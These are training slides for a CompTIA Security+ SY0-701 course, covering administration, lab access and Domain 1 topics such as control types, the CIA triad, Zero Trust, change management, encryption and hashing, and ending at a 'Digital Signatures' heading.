SY0-701

COMPTIA SECURITY+

COURSE SLIDES · WSQ

CompTIA Security+ Certification (SY0-701)

WSQ Course Code: TGS-2023039181

Conducted by Tertiary Infotech Academy Pte Ltd · UEN 201200696W

Version v2.0 · 18 August 2026 · Trainer: Dr. Alfred Ang

© 2026 Tertiary Infotech Academy Pte Ltd. All rights reserved. · www.tertiarycourses.com.sg

COURSE ADMINISTRATION

Welcome & Housekeeping

© 2026 Tertiary Infotech Academy Pte Ltd

TRAQOM · SSG DIGITAL ATTENDANCE

Digital Attendance (Mandatory)

You must take the AM, PM and Assessment digital attendance for this WSQ-funded course.

QR

Trainer shows QR

The trainer/administrator displays the SSG TRAQOM QR code from the portal.

2

Scan it

Open your phone camera and scan the QR code shown on screen.

3

Submit

Confirm and submit your attendance for this session (AM / PM / Assessment).

4

75% required

A minimum 75% attendance is required for assessment eligibility and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

About the Trainer



Your Trainer

General Trainer template —
to be completed by the trainer

NAME

TITLE / DESIGNATION

QUALIFICATIONS

AREAS OF EXPERTISE

TRAINING & INDUSTRY EXPERIENCE

CONTACT

© 2026 Tertiary Infotech Academy Pte Ltd

YOUR TRAINER

About the Trainer



Dr. Alfred Ang

Principal Trainer
Tertiary Infotech Academy Pte. Ltd.

ROLE
Principal Trainer, Tertiary Infotech Academy Pte. Ltd.

CERTIFICATION
CompTIA Security+ / cybersecurity — defensive & offensive security.

DELIVERS
WSQ courses on cybersecurity, cloud, networking & software engineering.

FOUNDER
Founder and lead instructor at Tertiary Infotech / Tertiary Courses.

© 2026 Tertiary Infotech Academy Pte Ltd

ICE-BREAKER

Let's Know Each Other

- Your name and organisation / role.
- Your experience with IT security, networking or Linux (if any).
- What you want to be able to do — or which exam domain you want to master — after this course.

© 2026 Tertiary Infotech Academy Pte Ltd

HOUSEKEEPING


Ground Rules

1. Set your mobile phone to silent mode.
2. Participate actively — no question is too small.
3. Mutual respect: agree to disagree.
4. One conversation at a time.
5. Be punctual; return from breaks on time.
6. 75% attendance is required.

© 2026 Tertiary Infotech Academy Pte Ltd

COURSE PORTAL

Login to LMS and Download Course Material




Log in at lms-tms.tertiaryinfotech.com with your registered email and the OTP sent to your inbox, then open this course to download the slides and Learner Guide.

© 2026 Tertiary Infotech Academy Pte Ltd

COURSE PORTAL · LMS-TMS

Download Your Course Material

Your slides, Learner Guide and Lesson Plan are on the LMS/TMS portal — download them before the open-book assessment.



1

Log in

Sign in to lms-tms.tertiaryinfotech.com with your enrolled email.

2

Open the course

Go to My Courses → CompTIA Certified Security+ Training.

3

Courseware tab

Open the Courseware / Materials tab for this course.

4

Download

Download the Slides, Learner Guide and Lesson Plan (PDF).

© 2026 Tertiary Infotech Academy Pte Ltd

SCHEDULE

Lesson Plan — 5 Days, 8 hours/day

Days 1–3

- Day 1 — General Security Concepts (Domain 1)
  - Domain 1: General Security Concepts (Labs 1–5)
- Day 2 — Threats, Vulnerabilities & Mitigations (Domain 2)
  - Domain 2: Threats & Vulnerabilities (Labs 6–13)
- Day 3 — Security Architecture (Domain 3)
  - Domain 3: Security Architecture (Labs 14–20, 37–39)

Days 4–5 & timing

- Day 4 — Security Operations (Domain 4)
  - Domain 4: Security Operations (Labs 21–30, 40–43)
- Day 5 — Program Management, Oversight & Assessment (Domain 5)
  - Domain 5: Program Management (Labs 31–36)
  - Final Assessment (WA + PP)
  - Daily timing: 9:30am–6:30pm · 1-hr lunch · tea within

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL ACHIEVE

Learning Outcomes

1

LO1 · General Concepts

Controls, CIA & AAA, hashing, encryption and PKI.

2

LO2 · Threats & Vulns

Phishing, password & web attacks, malware, scanning, hardening.

3

LO3 · Architecture

Segmentation, firewalls, WAF, VPN, encryption, TLS, backup.

4

LO4 · Operations

Hardening, MFA, SIEM, IDS, EDR, FIM, vuln mgmt, IR, SOAR.

5

LO5 · Program Mgmt

Risk & CVSS, recon, pentesting, compliance, awareness.

© 2026 Tertiary Infotech Academy Pte Ltd

Briefing for Assessment

- Place phones and other materials under the table or on the floor.
- No photos or recording of assessment scripts.
- No discussion during the assessment.
- Use a black/blue pen for hard-copy assessments.
- No liquid paper / correction tape.
- Scripts are collected when time is up.

© 2026 Tertiary Infotech Academy Pte Ltd

FINAL ASSESSMENT

Assessment

- Written Assessment (WA) — Short-Answer Questions (SAQ), 6 questions, 1 hour, open book.
- Practical Performance (PP) — 5 hands-on security tasks, 1 hour, open book.
- Format: Open Book — slides, Learner Guide and approved materials only.
- A minimum of 75% attendance is required to be eligible for assessment and funding.
- An appeal process is available if required.

© 2026 Tertiary Infotech Academy Pte Ltd

ON ASSESSMENT DAY

Assessment Flow

1. Take the Assessment digital attendance (TRAQOM · SSG QR on the LMS)
2. Sit WA (SAQ) — 6 questions, open book
3. Sit PP — 5 hands-on tasks, open book
4. Submit your answers on the LMS
5. Sign the Assessment Summary Record

© 2026 Tertiary Infotech Academy Pte Ltd

CORE CONCEPTS

Security Fundamentals for the SY0-701

© 2026 Tertiary Infotech Academy Pte Ltd

OVERVIEW

What is CompTIA Security+?

1

Vendor-neutral baseline

The industry standard entry certification for cybersecurity roles.

2

SY0-701 domains

Five domains from general concepts to program management.

3

Hands-on and policy

Tests both technical skills and risk / governance knowledge.

4

The security role

Assess posture, apply controls, monitor, respond and manage risk.

© 2026 Tertiary Infotech Academy Pte Ltd

BLUEPRINT

The Five Exam Domains (SY0-701)

Concepts & Threats

- 1. General Security Concepts — 12%
- 2. Threats, Vulns & Mitigations — 22%

Build & Operate

- 3. Security Architecture — 18%
- 4. Security Operations — 28%

Govern

- 5. Security Program Management & Oversight — 20%
- Passing score: 750 / 900

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM BLUEPRINT · WHERE THE MARKS ARE

SY0-701 Exam Domains & Weightings

1

Domain 1 · 12%

General Security Concepts — controls, CIA/AAA, Zero Trust, cryptography, PKI.

2

Domain 2 · 22%

Threats, Vulnerabilities & Mitigations — actors, attacks, social engineering.

3

Domain 3 · 18%

Security Architecture — cloud/enterprise, segmentation, data protection.

4

Domain 4 · 28%

Security Operations — hardening, monitoring, IAM, IR, forensics (largest).

5

Domain 5 · 20%

Program Management & Oversight — governance, risk, audits, awareness.

© 2026 Tertiary Infotech Academy Pte Ltd

STUDY STRATEGY

How This Course Maps to the Exam

- This course is organised domain-by-domain in exam order — Day 1 = Domain 1, and so on.
- Each domain opens with its exam weighting, then teaches every key concept, then drills it with hands-on labs.
- The 43 labs and the concept slides are tagged to the SY0-701 objectives (1.1–5.6).
- Master the concepts here, do every lab, then sit the practice exam at the end — the fastest path to a pass.

© 2026 Tertiary Infotech Academy Pte Ltd

WHY IT MATTERS

Defence in depth: layer controls so no single failure is fatal.

Confidentiality, integrity and availability are the goals — every control in this course serves one of them.

© 2026 Tertiary Infotech Academy Pte Ltd

FOUNDATIONS

The CIA Triad & AAA

1

Confidentiality

Only authorised parties can read the data — encryption, access control.

2

Integrity

Data is not altered undetected — hashing, digital signatures.

3

Availability

Systems and data are there when needed — redundancy, backup, DoS defence.

4

AAA

Authentication proves who you are, authorization what you may do, accounting logs it.

© 2026 Tertiary Infotech Academy Pte Ltd

YOUR WORKBENCH

Your Lab Workbench — Killercoda

- Every hands-on lab runs in a free, disposable Ubuntu VM in your browser.
- Open the playground: https://killercoda.com/playgrounds/scenario/ubuntu
- You have a root shell with internet access — install tools with apt or a single binary.
- Reset the playground between labs that change firewall, PAM or routing state.

© 2026 Tertiary Infotech Academy Pte Ltd

36 LABS · FREE IN YOUR BROWSER

Access the Hands-On Labs

All 36 labs live in the course GitHub repository:

https://github.com/tertiarycourses/TGS-2023039181-CompTIA-Certified-SecurityPlus-Training

Option A — Clone

- Open a terminal / Killercoda
- git clone the repository
- cd into labs/ and follow along

```
$ git clone https://github.com/tertiarycourses/TGS-2023039181-CompTIA-Certified-SecurityPlus-Training.git
```

Option B — Download ZIP

- On GitHub click the green Code button
- Choose Download ZIP
- Unzip and open the labs/ folder

Every lab runs free in the browser on the Killercoda Ubuntu Playground — no local install required.

© 2026 Tertiary Infotech Academy Pte Ltd

INTERACTIVE ED-TOOLS · NO INSTALL

Your Browser Security Toolkit

Cybersecurity Simulator
Interactive attack/defence scenario simulator — explore threats and controls safely. (Labs 1, 6)

Ethical Hacking Toolkit
Guided ethical-hacking exercises: recon, scanning and exploitation walk-throughs. (Labs 32–34)

FauxBank Pentest Target
A deliberately vulnerable online bank — practise SQL injection and XSS legally. (Labs 9, 10)

Cryptography Toolkit
Visual hashing, symmetric/asymmetric encryption and digital-signature playground. (Labs 3, 4, 5)

IP Calculator
Subnet and CIDR calculator — plan network segments and address ranges. (Lab 14)

PCAP Analyzer
Upload and dissect packet captures in the browser — protocols, flows and anomalies. (Labs 11, 25, 40)

Regex Generator
Build and test regular expressions for log parsing, SIEM queries and filters. (Labs 21, 24)

© 2026 Tertiary Infotech Academy Pte Ltd

01

DOMAIN 01

General Security Concepts

Security controls · CIA & AAA · Zero Trust · Change management · Cryptography · PKI

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 12%

Key Concepts — General Security Concepts

1. Security controls are grouped by CATEGORY (technical, managerial, operational, physical) and by TYPE (preventive, deterrent, detective, corrective, compensating, directive).

2. The CIA triad — confidentiality, integrity, availability — is the goal; AAA (authentication, authorization, accounting) is how identities are governed; Zero Trust removes implicit trust.

3. Hashing proves integrity; salting defeats rainbow tables; digital signatures add authenticity and non-repudiation.

4. Symmetric encryption is fast for bulk data; asymmetric (public-key) solves key exchange; PKI and certificate authorities bind keys to identities.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 1.1

Types of Security Controls

Categories · Types · Defence in depth · Gap analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Security Control Categories

1

Technical (logical)

Enforced by hardware/software — firewalls, encryption, ACLs, antivirus, IDS.

2

Managerial

Policies, risk assessments, procedures — govern how security is run.

3

Operational

Day-to-day people processes — guards, awareness training, change control.

4

Physical

Protect facilities and hardware — locks, fences, CCTV, access badges.

© 2026 Tertiary Infotech Academy Pte Ltd

Security Control Types

1

Preventive

Stops an incident before it happens — firewall rule, locked door, least privilege.

2

Deterrent

Discourages the attempt — warning signs, visible cameras, login banners.

3

Detective

Identifies and records an incident — IDS, auditd, CCTV review, log monitoring.

4

Corrective

Restores after an incident — restore from backup, patch, incident response.

5

Compensating

Alternative control when the primary is not feasible — extra monitoring for a legacy system.

6

Directive

Directs behaviour — acceptable-use policy, standard operating procedures.

© 2026 Tertiary Infotech Academy Pte Ltd

Mapping Controls: Category × Type

Example control	Category · Type
• iptables rule blocking Telnet	• Technical · Preventive
• auditd watch on /etc/passwd	• Technical · Detective
• Acceptable-use policy	• Managerial · Directive
• Security-awareness training	• Operational · Preventive
• CCTV at the server room	• Physical · Detective (and deterrent)
• Restore from a tested backup	• Operational · Corrective

© 2026 Tertiary Infotech Academy Pte Ltd

Defence in Depth (Layered Security)

- No single control is perfect — layer controls so that when one fails, the next still protects the asset.
- Layers: perimeter (firewall) → network (segmentation, IDS) → host (hardening, EDR) → application (WAF, input validation) → data (encryption, backup).
- Mix categories and types: preventive AND detective, technical AND physical.
- Vendor diversity and control diversity avoid a single point of failure in the defence itself.

© 2026 Tertiary Infotech Academy Pte Ltd

Gap Analysis

- A methodical comparison of the CURRENT security posture against a TARGET standard or framework (e.g. CIS, ISO 27001, NIST CSF).
- Output: the list of missing or weak controls — the 'gap' — ranked by risk.
- Drives the remediation roadmap and budget: close the highest-risk gaps first.
- Repeat periodically — a gap analysis is a snapshot, not a one-off exercise.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 1.2

Fundamental Security Concepts

CIA & DAD · AAA · Non-repudiation · Zero Trust · Physical security · Deception

© 2026 Tertiary Infotech Academy Pte Ltd

The CIA Triad


- Confidentiality — only authorised parties can read the data: encryption, access controls, secure protocols (TLS).
- Integrity — data cannot be altered undetected: hashing, digital signatures, version control.
- Availability — systems and data are there when needed: redundancy, backup, DoS protection.
- Every security control in this course exists to protect one or more legs of this triad.



© 2026 Tertiary Infotech Academy Pte Ltd

The DAD Triad — the Attacker's Goals

- Disclosure — unauthorised access to data: the breach of confidentiality.
- Alteration — unauthorised modification: the breach of integrity.
- Denial — making systems unavailable: the breach of availability.
- Think in pairs: each attack goal (DAD) maps to the defence goal (CIA) it violates.



© 2026 Tertiary Infotech Academy Pte Ltd

AAA — Authentication, Authorization, Accounting

1

Authentication

Prove WHO you are — password, token, biometric; verified against an identity store.

2

Authorization

What you MAY do — rights and privileges granted after authentication (least privilege).

3

Accounting

What you DID — logs and audit trails tie every action to an identity.

4

Non-repudiation

A signer cannot deny their action — digital signatures + trusted timestamps.

© 2026 Tertiary Infotech Academy Pte Ltd

Authentication Factors

1

Something you know

Password, PIN, passphrase — cheapest, weakest alone.

2

Something you have

Smart card, TOTP app, hardware token (FIDO2 key).

3

Something you are

Biometrics — fingerprint, face, iris.

4

Somewhere you are

Geolocation / network location as a signal.

5

Something you do

Behavioural — typing rhythm, gait.

6


MFA

Combine two or more DIFFERENT factors — two passwords are still one factor.

© 2026 Tertiary Infotech Academy Pte Ltd

Zero Trust Architecture

- Never trust, always verify — no implicit trust for being 'inside' the network.
- Control plane decides: the Policy Engine + Policy Administrator form the Policy Decision Point (PDP).
- Data plane enforces: every request passes a Policy Enforcement Point (PEP) before reaching the resource.
- Adaptive identity: each access decision re-evaluates identity, device posture, location and risk.
- Divide the network into implicit-trust zones as small as possible — ideally per-resource.



© 2026 Tertiary Infotech Academy Pte Ltd

Physical Security Controls

1

Perimeter

Bollards, fencing, lighting and signage deter and delay intruders.

2

Access control vestibule

Two-door 'mantrap' — one person authenticates at a time; defeats tailgating.

3

Surveillance

CCTV, motion/infrared/pressure sensors, security guards.

4

Badges & locks

Access badges, cipher and biometric locks; visitor logs for accountability.

© 2026 Tertiary Infotech Academy Pte Ltd

Deception & Disruption Technology

1

Honeypot

A decoy system built to be attacked — reveals attacker tools and intent.

2

Honeynet

A whole network of decoys simulating a production environment.

3

Honeyfile / honeytoken

Bait data (fake credentials, records) — any use of it is a high-confidence alert.

4

Why it works

Attackers reveal themselves by touching assets no legitimate user would.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 1.3

Change Management & Security

Business processes · Technical implications · Documentation

© 2026 Tertiary Infotech Academy Pte Ltd

Why Change Management Matters

- Most outages and many breaches trace back to uncontrolled change — a firewall rule, a patch, a config edit.
- Every change needs: a business case, an approval (CAB), a maintenance window, and a tested backout plan.
- Impact analysis before the change; stakeholders informed; ownership assigned.
- Standard changes can be pre-approved; emergency changes still get retrospective review.

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Implications of Change

1

Allow / deny lists

Rules must follow the change or things silently break — or stay open.

2

Downtime & restarts

Services, applications and dependencies restart in the right order.

3

Legacy applications

Often the constraint — plan compensating controls when they can't change.

4

Dependencies

Map them first: one changed certificate can break a chain of services.

© 2026 Tertiary Infotech Academy Pte Ltd

Documentation & Version Control

- Update diagrams, runbooks and policies as PART of the change — not afterwards.
- Version control (git) gives an audit trail: who changed what, when and why — and instant rollback.
- Configuration as code turns change management into reviewable pull requests.
- In the labs you snapshot configs (iptables-save, /etc/ backups) before changing them — same principle.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 1.4

Cryptographic Solutions

Encryption · Hashing · Signatures · PKI · Key protection · Obfuscation

© 2026 Tertiary Infotech Academy Pte Ltd

Goals of Cryptography

1

Confidentiality

Encryption makes data unreadable without the key.

2

Integrity

Hashes detect any change to data in transit or at rest.

3

Authentication

Certificates and signatures prove who you are talking to.

4

Non-repudiation

A valid digital signature cannot be denied by the signer.

© 2026 Tertiary Infotech Academy Pte Ltd

Algorithms, Keys and Kerckhoffs's Principle

- The ALGORITHM is the lock; the KEY is what opens it. Security must rest in the key, never in a secret algorithm.
- Kerckhoffs's principle: a cryptosystem should stay secure even if everything about it except the key is public.
- Key length and randomness drive strength — every extra bit doubles the brute-force work.
- Block ciphers encrypt fixed-size blocks (AES: 128-bit); stream ciphers encrypt bit-by-bit (RC4 — now deprecated).

© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric Encryption

- One shared secret key both encrypts and decrypts — fast and efficient for bulk data.
- AES (128/192/256-bit) is the modern standard; DES (56-bit) and 3DES are legacy/retired.
- The hard part is KEY DISTRIBUTION: sharing the secret securely, and key count grows as n(n−1)/2.
- No non-repudiation — anyone holding the shared key could have produced the message.

Algorithms	Block Size	Key Size	Rounds
DES	64	56	16
3 DES	64	112 or 168	48
IDEA (used with PGP)	64	128	8
Blowfish (used with SSH)	64	32 – 448	16
Skipjack	64	80	
RC2	64	128	
RC4	Streaming	128	
RC5 (used with RSA)	32, 64, 128	0 – 2040	255
RC6	128	128, 192, 256	
AES	128	128, 192, 256	10 – 14
Two Fish	128	1 – 256	16

© 2026 Tertiary Infotech Academy Pte Ltd

Asymmetric (Public-Key) Encryption

- A key PAIR: what the public key encrypts, only the private key decrypts — no shared secret needed.
- RSA (2048–4096-bit) is the classic; ECC gives the same strength with far smaller keys — ideal for mobile/IoT.
- Diffie-Hellman lets two parties agree a session key over a public channel.
- Slower than symmetric — so real systems use it only to exchange keys and to sign.

© 2026 Tertiary Infotech Academy Pte Ltd

Hybrid Encryption — How TLS and GPG Really Work

1. Generate a random symmetric session key
2. Encrypt the DATA with the fast symmetric key (AES)
3. Encrypt the session key with the recipient's PUBLIC key
4. Send both — only the private key holder can unwrap the session key
5. Recipient decrypts the session key, then the data

© 2026 Tertiary Infotech Academy Pte Ltd

Hashing — the Integrity Primitive


- A hash maps any input to a fixed-length digest: deterministic, fast, one-way, avalanche effect.
- A COLLISION (two inputs, same hash) breaks a hash — MD5 and SHA-1 are broken; use SHA-256/SHA-3.
- Passwords: never store them — store a SALTED, KEY-STRETCHED hash (bcrypt, PBKDF2, Argon2).
- Salting defeats rainbow tables; key stretching makes each guess expensive.

Hash Functions	Hash Value Length
HAVAL	128, 160, 192, 224, & 256 bits
HMAC	Variable
MD5	128
SHA-1	160
SHA-224 (SHA2/SHA3)	224
SHA-256 (SHA2/SHA3)	256
SHA-384 (SHA2/SHA3)	384
SHA-512 (SHA2/SHA3)	512
RIPEMD-128	128
RIPEMD-160	160
RIPEMD-256	256
RIPEMD-320	320

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Signatures

